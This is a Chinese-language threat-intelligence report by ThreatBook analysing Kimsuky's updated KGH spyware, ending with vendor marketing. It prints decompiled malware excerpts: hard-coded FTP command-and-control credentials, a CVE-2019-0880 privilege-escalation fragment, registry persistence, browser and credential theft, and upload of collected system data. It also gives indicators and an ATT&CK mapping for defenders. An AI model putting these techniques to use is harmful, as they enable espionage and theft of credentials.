老树新花：Kimsuky 使用的新版 KGH 间谍组件分析

文档版本	作者	日期
V1.0	逍遥二仙	2021 年 7 月

ThreatBook Labs

目录

一、概述


Kimsuky APT 组织是境外由特定政府支持的、先进的 APT 组织，其至少从 2012 年开始运营，近些年一直针对韩国、俄罗斯、美国等政府从事间谍活动，该组织经常使用各种鱼叉式和社会工程学方法来获得对目标的初始访问。

微步情报局近期通过威胁狩猎系统监测到 Kimsuky APT 组织使用 KGH 间谍组件在进行攻击活动，分析有如下发现：

- 攻击者开发私有工具制作钓鱼邮件，对目标进行鱼叉邮件攻击；
- 木马进入目标系统后，使用漏洞 CVE-2019-0880 进行提权；
- 攻击者复用了之前 KGH 间谍组件的部分代码，利用 KGH 间谍组件窃取目标隐私信息；
- 开发者在旧版本 KGH 间谍组件的基础上拓展了持久化、远程控制等功能，根据样本信息显示，疑似多个开发人员协同工作；
- 在新版本 KGH 间谍组件中，使用 FTP 协议与 C2 服务器通信；
- 微步在线通过对相关样本、IP 和域名的溯源分析，提取多条相关 IOC，可用于威胁情报检测。微步在线威胁感知平台 TDP、本地威胁情报管理平台 TIP、威胁情报云 API、互联网安全接入服务 OneDNS、主机威胁检测与响应平台 OneEDR 等均已支持对此次攻击事件和团伙的检测。

二、详情

Kimsuky 组织使用的 KGH 间谍组件已经不是第一次看到了，攻击者通常使用鱼叉邮件对目标进行攻击，开发者在此次攻击活动中对 KGH 组件进行了功能拓展，使用了漏洞 CVE-2019-0880 以提升进程权限。目前研究人员尚未明确攻击者所针对目标，但根据分析信息显示，疑似为俄罗斯方向相关团体。



图[1]．执行流程图


三、样本分析

3.1 第一阶段：初始访问

攻击者使用一款名为“MakeMail”的私有工具用以制作钓鱼邮件，文件信息显示开发语言为朝鲜语，Pdb 路径：“x:\mywork\prevwork\vc attack program\makemail\release\makemail.pdb”，其中 work 表示开发者可能处于受雇状态，prevwork 表示该工具在攻击前阶段进行开发，编译时间 2017 年表示攻击者可能在复用之前的工具。

图[2] . MakeMail.exe 程序文件信息

此工具先点击 MakeWord 按钮，根据所设置关键字生成类似字典的 txt 文本，同时文本内容也可自定义，然后填写对应序号，将指定 eml 文件导入，点击 MakeEmail 按钮将目标 eml 文件中的关键词替换为序号指定的关键词用以制作钓鱼邮件，再借助类似 swaks 之类的工具进行鱼叉邮件攻击。



图[3] . MakeMail.exe 程序界面

3.2 第二阶段：木马安装

攻击者前后开发了多个类似的木马，作者观察到在部分组件中携带有 Pdb 路径，疑似多名开发者协同工作。

D:\MyWork\PrevWork\취약점자료\IE\2021\Work\Final\splwow64_poc\x64\Release\splwow64_poc.pdb
D:\MyWork\PrevWork\취약점자료\IE\2021\Work\Final\splwow64_poc\x64\Release\DLL.pdb
I:\splwow64_poc\Release\CreateDC.pdb
I:\splwow64_poc\x64\Release\DLL.pdb
C:\Users\Administrator\Downloads\Win32Project1\x64\Release\Win32Project1.pdb
X:\MyWork\PrevWork\VC Attack Program\MakeMail\Release\MakeMail.pdb

木马进入目标系统之后，名为“speed1.exe”的木马首先连接 FTP 服务器，以目标主机名在 FTP 服务器创建同名文件夹，后续该目录将会存储执行日志、系统信息、窃取的数据等。

```
OutputDebugStringA("CFTPCMD_Initialize2");
v2 = InternetOpenA_14001CC20(0i64, 0i64, 0i64, 0i64, 0);
if ( !v2 )
  return 0i64;
v3 = InternetConnectA_14001CC30(v2, "ftp.selp.o-r.kr", 21i64, "aaa", "Dragon2021!@#$", 1, 0x8000000, 0);
OutputDebugStringA("CFTPCMD_Initialize3");
if ( !v3 )
{
  InternetCloseHandle_14001CC38(v2);
  return 0i64;
}
```

图[4]．连接 FTP 服务器

攻击者前后在多个组件中使用了相同的 FTP 服务器和用户名，但是多次修改 FTP 密码。

FTP 服务器	用户名	密码
ftp.selp.o-r.kr:21	aaa	Speed2021!@#$ 1q2w3e4r!@#$ Dragon2021!@#$ kingdom2021!@#$

在“speed1.exe”中尝试将%Temp%\speed3.exe（间谍模块）复制到系统目录 C:\Windows\system32\comhost.exe。

```
GetTempPathA(260i64, ::Str);
lstrcatA(::Str, "speed3.exe");
memset(&Dst, 0, 0x104ui64);
GetSystemDirectoryA(&Dst, 260i64);
lstrcatA(&Dst, "\\");
lstrcatA(&Dst, "comhost.exe");
if ( !(unsigned int)CopyFileA(::Str, &Dst, 0i64) )
{
```

图[5]．向系统目录拷贝

如果复制成功将会直接执行，否则会检查 speed3.exe 路径是否包含 Low 字符串，如果不包含，则会复制到 C:\Users\<user>\AppData\Local\comhost.exe 执行，并以字符串"Level Medium-->Path"作为日志标识。

如果包含 Low 字符串，则会利用漏洞 CVE_2019_0880 进行提权，将%Temp%\speed1.dll 通过注入的方式以高权限执行。

```
if ( strstr(::Str, "Low") )
{
  GetTempPathA(260i64, ::Str);
  lstrcatA(::Str, "speed1.dll");
  sub_1400013D0("Low Medium");
  sub_1400013D0(::Str);
  GetTempPathA(256i64, &v23);
  PathAppendA(&v23, "speed2.exe");
  if ( !(unsigned int)PathFileExistsA(&v23) )
  {
    sub_1400013D0("CreateDC.exe does not exist");
    return 0;
  }
  WinExec(&v23, 0i64);
  sub_1400013D0("WinExec-CreateDC.exe");
  CreateDCW(L"Microsoft XPS Document Writer", L"Microsoft XPS Document Writer", 0i64, 0i64);
  sub_1400013D0("Now's the time to hook up the debugger to splwow64.exe if you want to. Press [Enter] to continue");
  sub_1400013D0("Get port name");
  Sleep(1000i64);
  if ( !(unsigned int)sub_140001520(&DestinationString) )
  {
    sub_1400013D0("Failed to get port name");
    return 0;
  }
  v11 = sub_140001640((__int64)&DestinationString);
  if ( !v11 || !::Dst || !qword_14001CFD8 )
  {
    sub_1400013D0("portHandle Failed");
    return 0;
  }
  Sleep(1000i64);
  sub_1400013D0("Prepare 0x6A Message - OpenPrinter");
  sub_14000172O();
  if ( !(unsigned int)qword_14001CD58(v11, &dword_14001CD60, &qword_14001CFF0) )
  {
    sub_1400013D0("Writing message 0x6A success!");
    Sleep(1000i64);
```

图[6]．漏洞 CVE_2019_0880 expolit 反汇编代码片段

被注入执行的 speed1.dll，从 Temp 目录寻找 %Temp%\low\pay.exe 或者 %Temp%\pay.exe（间谍模块），将其复制到 C:\Users\<user>\AppData\Local\comhost.exe 并执行。

```
GetTempPathA(0x104u, &Buffer);
lstrcatA(&Buffer, "low\\pay.exe");
if ( !PathFileExistsA(&Buffer) )
{
  lstrcpyA(&Buffer, byte_180015388);
  GetTempPathA(0x104u, &Buffer);
  lstrcatA(&Buffer, "pay.exe");
}
fopen_s(&File, Filename, "a+");
v7 = lstrlenA(&Buffer);
fwrite(&Buffer, 1ui64, v7, File);
fwrite("\r\n", 1ui64, 2ui64, File);
ftell(File);
GetTempPathA(0x104u, String);
v8 = lstrlenA(String) - 5;
if ( (unsigned __int64)v8 >= 0x104 )
{
  _report_rangecheckfailure();
  JUMPOUT(*(_QWORD *)&byte_180001988);
}
String[v8] = 0;
lstrcatA(String, "comhost.exe");
fopen_s(&File, Filename, "a+");
v9 = lstrlenA(String);
fwrite(String, 1ui64, v9, File);
fwrite("\r\n", 1ui64, 2ui64, File);
ftell(File);
v10 = CopyFileA(&Buffer, String, 0);
v11 = "Copy File Success!!!";
if ( !v10 )
  v11 = "Copy File Fail!!!";
sub_1800013E0(v11);
v12 = WinExec(String, 0);
```

图[7]．在 dll 中执行间谍模块

木马将执行记录和主机进程列表信息暂存到 %Temp%\dlllog.log 中，最终将此文件上传到 FTP 服务器。

图[8]．木马记录的日志信息

3.3 第三阶段：间谍模块执行

间谍模块执行后首先动态获取 API 地址。

```
dword_4A75D0 = (int (__stdcall *)(_DWORD, _DWORD))GetProcAddress(v0, "CreateToolhelp32Snapshot");
GetProcAddress(hModule, "Module32First");
GetProcAddress(hModule, "Module32Next");
dword_4A75CC = (int (__stdcall *)(_DWORD, _DWORD))GetProcAddress(hModule, "Process32First");
dword_4A75C8 = (int (__thiscall *)(_DWORD, _DWORD, _DWORD))GetProcAddress(hModule, "Process32Next");
GetProcAddress(hModule, "Thread32First");
GetProcAddress(hModule, "Thread32Next");
GetProcAddress(hModule, "RegisterServiceProcess");
GetProcAddress(hModule, "CopyFileA");
GetComputerName___4A75B4 = (int (__stdcall *)(_DWORD, _DWORD))GetProcAddress(hModule, "GetComputerNameA");
GetProcAddress(hModule, "CreateProcessA");
GetProcAddress(hModule, "OpenProcess");
dword_4A75B8 = (int (__stdcall *)(_DWORD, _DWORD))GetProcAddress(hModule, "GetSystemDirectoryA");
GetProcAddress(hModule, "TerminateProcess");
GetProcAddress(hModule, "GetExitCodeProcess");
GetProcAddress(hModule, "GetVersionExA");
```

图[9]．动态获取 API

之后设置注册表开机启动项，启动项名称：SamVs。

```
ms_exc.registration.TryLevel = 0;
if ( !RegCreateKeyExA_4A75C4(a1, a2, 0, 0, 0, 983103, 0, &hKey, &v7)
  && !RegOpenKeyExA_4A75BC(v3, v2, 0, 131103, &hKey) )
{
  v5 = lstrlenA(Filename);
  if ( !RegSetValueExA_4A75C0(hKey, "SamVs", 0, 1, Filename, v5 + 1) )
    v4 = 1;
  v10 = v4;
}
ms_exc.registration.TryLevel = -2;
RegCloseKey(v3);
RegCloseKey(hKey);
```

图[10]．设置注册表启动项

创建窗口，窗口标题：SamVs，窗口类名：SamVs Class。

```
v0 = hInstance;
WndClass.lpfnWndProc = sub_467CFD;
qmemcpy(&ClassName, L"SamVs Class", 0x18u);
WndClass.hInstance = hInstance;
WindowName = *(_DWORD *)L"SamVs";
v7 = *(_DWORD *)L"mVs";
v8 = *(_DWORD *)L"s";
WndClass.style = 0;
WndClass.cbClsExtra = 0;
WndClass.cbWndExtra = 0;
WndClass.hIcon = LoadIconW(0, L"MyIcon");
WndClass.hCursor = LoadCursorW(0, (LPCWSTR)0x7F00);
WndClass.hbrBackground = (HBRUSH)GetStockObject(0);
WndClass.lpszClassName = &ClassName;
WndClass.lpszMenuName = 0;
if ( !RegisterClassW(&WndClass) )
  return 0;
v2 = CreateWindowExW(
       0,
       &ClassName,
       (LPCWSTR)&WindowName,
       0xCF0000u,
       0x80000000,
       0x80000000,
       0x80000000,
       0x80000000,
       0,
       0,
       v0,
       0);
ShowWindow(v2, 0);
UpdateWindow(v2);
while ( GetMessageW(&Msg, 0, 0, 0) )
{
  TranslateMessage(&Msg);
  DispatchMessageW(&Msg);
}
```

图[11]．创建窗口

在窗口回调函数中设置定时器进行恶意行为，首次触发时间 10 秒钟，后续触发时间 60 秒。

```
switch ( Msg )
{
  case 1u:
    SetTimer(hWnd, 0x66u, 10000u, 0);
    break;
  case 2u:
    KillTimer(hWnd, 0x66u);
    PostQuitMessage(0);
    break;
  case 0x113u:
    if ( wParam == 102 )
    {
      KillTimer(hWnd, 0x66u);
      CreateThread(0, 0, StartAddress, 0, 0, &Msg);
      v5 = GetTickCount();
      srand(v5);
      SetTimer(hWnd, 0x66u, 1000 * dword_4A6104, 0);
    }
    break;
  default:
    return DefWindowProcW(hWnd, Msg, wParam, lParam);
}
```

图[12]．窗口回调函数中的定时器

以创建事件的方式作为互斥防止重复运行，事件名称 "VSthread"。

```
v0 = 0;
memset(&FileName, 0, 0x104u);
v10 = 260;
v1 = OpenEventA(0x1F0003u, 1, "VSthread");
if ( v1 )
{
  CloseHandle(v1);
  result = 0;
}
else
{
  hEvent = CreateEventA(0, 1, 1, "VSthread");
```

图[13]．创建事件

先尝试从注册表取服务器配置，包括 FTP 服务器地址、FTP 用户名、FTP 密码。

```
memset(&String1, 0, 0x104u);
lstrcpyA(&String1, "Software\\Microsoft\\Windows");
if ( RegOpenKeyExA_4A75BC(0x80000001, &String1, 0, 983103, &hKey) )
  return 0;
memset(&Data, 0, 0x104u);
cbData = 260;
if ( RegQueryValueExA(hKey, "authenticationIDFTP", 0, &Type, &Data, &cbData) || !cbData )
{
  v4 = 1;
  RegSetValueExA_4A75C0(hKey, "authenticationIDFTP", 0, 1, "ID", 2);
}
cbData = 260;
if ( !RegQueryValueExA(hKey, "FTPSERVERNAME", 0, &Type, v3, &cbData) )
{
  if ( cbData )
  {
    cbData = 260;
    if ( !RegQueryValueExA(hKey, "FtpUSERNAME", 0, &Type, lpDataa, &cbData) )
    {
      if ( cbData )
      {
        cbData = 260;
        RegQueryValueExA(hKey, "FtpUSERPASS", 0, &Type, (LPBYTE)a3, &cbData);
      }
    }
  }
}
RegCloseKey(hKey);
```

图[14]．从注册表读取 FTP 配置

如果没有成功获取上述信息，将会使用默认的配置与 FTP 服务器进行 C2 通信。

```
v9 = get_ftp_config_from_reg_401761((LPBYTE)&String1, (BYTE *)&v17, (int)&v19);
if ( !v19 )
{
  lstrcpyA(&String1, "ftp.selp.o-r.kr");
  lstrcpyA(&v17, "aaa");
  lstrcpyA(&v19, "1q2w3e4r!@#$");
}
```

图[15]．硬编码的 FTP 配置信息

获取主机名称，以主机名称在 FTP 服务器建立对应文件夹，此目录将会作为对应主机的活动目录。

```
if ( GetComputerName___4A75B4(&FileName, &v10) )
{
  v5 = (void (__stdcall *)(LPCSTR))DeleteFileA;
  if ( v9 )
  {
    DeleteFileA(&FileName);
    memset(&Filename, 0, 0x104u);
    GetModuleFileNameA(0, &Filename, 0x104u);
    v6 = lstrlenA(&Filename);
    sub_404132(&FileName, &Filename, v6);
    dword_4A75B8(&Filename, 260);
    memset(&v18, 0, 0x104u);
    v7 = lstrlenA(&Filename);
    sub_404132(&FileName, &Filename, v7);
    disk_info_404218(&FileName);
    sub_403AB9(&FileName);
    lstrcpyA(&v18, "tert_");
    lstrcatA(&v18, &FileName);
    lstrcatA(&v18, ".txt");
    j__FtpCreateDirectoryA_403A41(&v11, (int)&FileName);
    j__FtpSetCurrentDirectoryA_403A7D(&v11, (int)&FileName);
    j__FtpPutFileA_4039D2(&v11, &FileName, (int)&v18);
    v5 = (void (__stdcall *)(LPCSTR))DeleteFileA;
    DeleteFileA(&FileName);
    WinExec("cmd /c systeminfo >> sysinfo.txt", 0);
    Sleep(5000u);
    j__FtpPutFileA_4039D2(&v11, "sysinfo.txt", (int)"sysinfo.txt");
    DeleteFileA("sysinfo.txt");
```

图[16]．收集主机信息上传至 C2 服务器

3.4 第四阶段：窃密与 C2 通信

间谍模块会收集多种浏览器、邮件客户端等隐私信息，包括 Chrome、IE/Edge、FireFox、CredManager、WinSCP、Thunderbird、Opera 等。将收集到的信息包括执行路径、系统目录、磁盘信息、浏览器隐私信息上传到 FTP 服务器，以 tert_<路径转换 ID>.txt 为名，之后再使用系统命令 systeminfo 将收集到的主机信息上传到 FTP 服务器 sysinfo.txt。

```
v1 = (CHAR *)lpString2;
memset(&Filename, 0, 0x104u);
GetModuleFileNameA(dword_4A75FC, &Filename, 0x104u);
sub_4729DE(&Filename, (int)&ArgList, 10, (int)&v3, 0x104, 0, 0, 0, 0);
sub_403BD6(DstBuf, "%s%s%s", &ArgList, &v3, "w.x");
lstrcpyA(DstBuf, v1);
chrome_info_404FA0();
if ( !byte_4A7728 )
{
  sub_40AEB1();
  byte_4A7728 = 1;
}
sub_404CA9((int)L"************************\tVault IE/Edge Browser Info\t********************\n");
sub_40AF8B((int *)v1);
sub_404CA9((int)L"-------------------------------------------------------------------------------\n");
Firefox_info_40AC72();
CredManager_info_40AB55();
WinSCP_info_40A87C();
Thunderbird_info_40AD11();
if ( byte_4A7728 )
{
  if ( byte_4A7729 )
  {
    if ( dword_4A7734 )
      FreeLibrary(dword_4A7734);
    byte_4A7729 = 0;
  }
  byte_4A7728 = 0;
}
Opera info 4051FF();
```

图[17]．窃密函数流程

删除 FTP 服务器上的文件 KEEPALIVE，再重新创建一份同名文件，攻击者可根据该文件判断主机存活状态。之后读取 FTP 服务器对应主机目录中的文件 cmd.txt，从中读取远程指令并执行对应功能。

```
j__FtpDeleteFileA_403996(&v11, (int)"KEEPALIVE");
j__FtpPutFileA_4039D2(&v11, "aaa", (int)"KEEPALIVE");
lstrcpyA(&v15, "cmd.txt");
v5(&v15);
if ( j__FtpGetFileA_40394C(&v11, (int)"cmd.txt", (int)&v15) )
{
  j__FtpDeleteFileA_403996(&v11, (int)"cmd.txt");
  j__FtpDeleteFileA_403996(&v11, (int)"cmd.txt");
  if ( sub_402DD9((const CHAR *)&v11) )
  {
    rat_command__402FF3(&v11);
    sub_402D58(&v11);
  }
}
```


图[18]．从 C2 服务器获取远程指令

远程指令代码如下：

指令	功能
B	上传指定目录文件
C	删除注册表 monstate 标记
D	下载文件，以 LoadLibrary 形式加载执行
E	加载 alysvc.dll，调用导出函数 SystemCheck
F	屏幕截图 1


G	上传文件
H	删除文件
I	更新注册表中的 FTP 服务器、用户名、密码
L	内存加载 PE 模块，使用 0xAA 异或解密
T	屏幕截图 2
1	下载文件，以 ShellExcute 执行
2	上传指定文件
3	获取主机磁盘信息
4	使用 tree 命令获取文件目录结构信息
5	注册表枚举
6	搜集主机浏览器等隐私信息
7	获取主机最近使用文件
8	删除文件
9	进程枚举
17	设置注册表 monstate 标记

分析时登录 FTP 服务器，发现已有 20 余个感染用户。



图[19] . FTP 服务器上的感染用户列表

从窃取到的部分信息中可看到部分主机疑似为俄罗斯所属主机，目前应该没有国内用户被感染。



图[20]．窃取的部分信息

四、关联分析

Kimsuky 使用的 KGH 间谍组件非常有特点，该间谍组件曾被国外安全机构披露。在以往的攻击活动中该组件曾携带 Pdb 路径“E:\SPY\WebBrowser\KGH_Browser-Master\x64\Release\KGH_Browser-Master.pdb”，这也是 KGH 名称的来由。在本次所分析的间谍模块的新版本中，虽然攻击者删除了 Pdb 路径信息，但从反汇编代码层面看与旧版本 KGH 间谍组件存在高度一致性。

在之前的攻击活动中，KGH 间谍组件多以模块化的方式呈现，通常需要配合其他模块进行攻击，例如在单独的模块中实现窃密功能，而开发者在新版本中拓展了 KGH 间谍组件的功能，包括持久化、远程控制等，且使用 FTP 协议与 C2 通信，使之成为可以独立运行的模块。

图[21] .基本一致的窃密执行流程（左为旧版，右为新版）

从字符串信息也能观察到与旧版本的高度相似性。

图[22] .高度相似的字符串（左为旧版，右为新版）

五、结论

Kimsuky APT 组织近些年持续开发新的工具以及旧工具的变种，在此次攻击活动中，作者观察到 Kimsuky 在旧版本 KGH 间谍组件基础上拓展了多种功能，表明该组织在积极进行相关情报搜集工作，微步情报局会对相关攻击活动持续进行跟踪，及时发现安全威胁并快速响应处置。

附录 - IOC

C2

ftp.selp.o-r[.]kr

web.selp.o-r[.]kr

Hash

40d9e6a34942f0e93fa4d2b72eab8223fc9da3815e990966487caca9af13dc3b

7b9dc48f6808247440d932131ed7c52e017c6fd594ec391655728b18236c7605

3c2ad7d9fa3ce468b0384353cfbc99ba41097601496a6db7e3836768b1864c99

31f589c1d3d4dd03c39cdcb9940e1bc49ea05e08be62984e3738c5498cd56ab6

40d9e6a34942f0e93fa4d2b72eab8223fc9da3815e990966487caca9af13dc3b

568885c4b2e292f8835caee21824070305e00a1926666aeead3eeff70b57a810

ccbd834c1cdf214ec3acc6cf2643e508bd7d5eab3b214151a2a45bfc635da63e

d726d8ee222ab6855e4486cbba671827489de312e56966dd71a289098244c752

e4aef7e31a4169d2dc4356502e3ab2bc3009d32cf95e8357a58a82dfd4b17878

5cca00063272921043ccbf1bc9aa434a438078b317b1b168840abbbc8b97fd68

dbe5d2dfe2cabb40c2ce1c1127297094b41734daf33e9308b742c72eb2185b70

Pdb

D:\MyWork\PrevWork\취약점자료\IE\2021\Work\Final\splwow64_poc\x64\Release\splwow64_poc.pdb

D:\MyWork\PrevWork\취약점자료\IE\2021\Work\Final\splwow64_poc\x64\Release\DLL.pdb

I:\splwow64_poc\Release\CreateDC.pdb

I:\splwow64_poc\x64\Release\DLL.pdb

C:\Users\Administrator\Downloads\Win32Project1\x64\Release\Win32Project1.pdb

X:\MyWork\PrevWork\VC Attack Program\MakeMail\Release\MakeMail.pdb

MITRE ATT&CK Mapping

策略	ID	技术名称
侦察	T1598	信息网络钓鱼
资源开发	T1583.001 T1583.004 T1587.001	获取基础设施：域 获取基础设施：服务器 开发功能：恶意软件
初始访问	T1566.001	鱼叉式附件
执行	T1059.003 T1203 T1106 T1204.002 T1129	命令和脚本解释器：Cmd 命令 利用客户端执行 原生 API 用户执行：恶意文件 共享模块
持久化	T1547.001	引导或登录自动启动：注册表启动项
权限提升	T1068	特权提升的漏洞利用：CVE-2019-0880
防御逃避	T1134	访问令牌操作

	T1202	间接命令执行
凭证访问	T1539 T1555	窃取 Web 会话 Cookie 来自密码存储的凭据
发现	T1082 T1083 T1057	系统信息发现 文件和目录发现 进程发现
收集	T1560 T1005 T1025 T1113	存档收集的数据 来自本地系统的数据 来自可移动媒体的数据 屏幕截图
命令和控制	T1071.002 T1132.002	应用层协议：FTP 协议 数据编码：非标准编码
渗出	T1041	通过 C2 通道进行渗透
影响	T1565.002	传输数据操作

附录 – 微步情报局

微步情报局，即微步在线研究响应团队，负责微步在线安全分析与安全服务业务，主要研究内容包括威胁情报自动化研发、高级 APT 组织&黑产研究与追踪、恶意代码与自动化分析技术、重大事件应急响应等。

微步情报局由精通木马分析与取证技术、Web 攻击技术、溯源技术、大数据、AI 等安全技术的资深专家组成，并通过自动化情报生产系统、云沙箱、黑客画像系统、威胁狩猎系统、追踪溯源系统、威胁感知系统、大数据关联知识图谱等自主研发的系统，对微步在线每天新增的百万级样本文件、千万级 URL、PDNS、Whois 数据进行实时的自动化分析、同源分析及大数据关联分析。微步情报局自设立以来，累计率先发现了包括数十个境外高级 APT 组织针对我国关键基础设施和金融、能源、政府、高科技等行业的定向攻击行动，协助数百家各个行业头部客户处置了肆虐全球的 WannaCry 勒索事件、BlackTech 定向攻击我国证券和高科技事件、海莲花长期定向攻击我国海事/高科技/金融的攻击活动、OldFox 定向攻击全国上百家手机行业相关企业的事件。

公司简介

微步在线成立于2015年7月，是中国新一代网络安全代表企业。微步在线提供专业的威胁检测产品与服务，致力于成为企业客户的威胁发现和响应专家，是2017至2020年唯一连续入选Gartner《全球威胁情报市场指南》的中国公司。微步在线提供以威胁情报为核心的安全能力，结合大数据、可视化态势感知等技术，为客户提供及时、准确、可以指导行动的威胁情报，用来对网络攻击进行预警、防御、检测以及溯源分析等。其独特的基于大数据分析的安全技术和服务能够帮助您准确、快速、低成本地实现全面的威胁监测及检测，同时也可作为原有安全防御体系的有力补充，抵御网络攻击。

产品&服务

X情报社区 (x.threatbook.cn)

超过8万安全从业人员选择的综合性威胁分析平台和情报分享社区，为全球安全从业人员和企业提供便利的一站式分析工具，功能包括：文件检测、可疑文件分析、域名/IP/Hash/URL等的安全分析，用以进行事件鉴别、威胁程度分析、威胁影响分析、关联及溯源分析等。为用户间进行威胁情报分享，包括样本、黑客资源、攻击手法、线索、事件等，提供免费的互动、交流环境。此外，还为企业用户提供安全运营工具、外部资产监控、行业情报等企业级服务。

威胁感知平台 (Threat Detection Platform, TDP)

威胁感知平台是基于情报驱动的威胁感知内核与紧贴甲方视角的风险分析模块对双向全流量进行深度分析，能够全面发现网络威胁，实时判定成功攻击，精准定位失陷主机，并提供基于终端和流量的处置闭环能力。

本地威胁情报管理平台 (Threat Intelligence Platform, TIP)

微步本地威胁情报管理平台是一款部署在用户本地环境的多源威胁情报管理平台。主要用于整合多源情报，实现统一管理与共享；与现有安全系统或态感系统对接，降低告警噪音、提升威胁感知与响应能力；帮助企业进行本地私有化情报生产，实现情报关联分析与深度挖掘这三大场景。

互联网安全接入服务OneDNS (OneDNS)

OneDNS是国内首款SaaS安全网关，为企业提供办公终端的威胁防护能力，保证企业员工无论在总部、分支机构，还是远程办公时，均能安全的接入互联网，免受恶意软件、钓鱼、木马、后门、APT攻击等的侵害。企业仅需配置递归DNS即可使用服务，分钟级实施，无需任何硬件，后续无需投入任何运维成本，使用该产品可全面覆盖办公终端防护、多分支安全统一管控、远程办公安全等多种场景。

检测与应急响应服务 (Managed Detection and Response, MDR)

围绕“威胁发现与响应专家”的定位，微步在线MDR服务涵盖威胁检测、应急响应、重保驻场、高级情报订阅等安全服务。MDR服务由资深安全专家提供支持，对企业内外部威胁进行及时发现和响应，并对攻击者进行画像分析与溯源分析。针对主流威胁、重大安全事件、高危APT等事件进行深度分析。提供预警、防范、处置及修复建议。针对金融、能源、政府等重点行业威胁情报及安全事件提炼分析，提供处置及应对的最佳实践，帮助提升企业安全水平。

北京微步在线科技有限公司
www.threatbook.cn

电话：010-57017961
邮箱：contactus@threatbook.cn
地址：北京市海淀区苏州街49-3号3层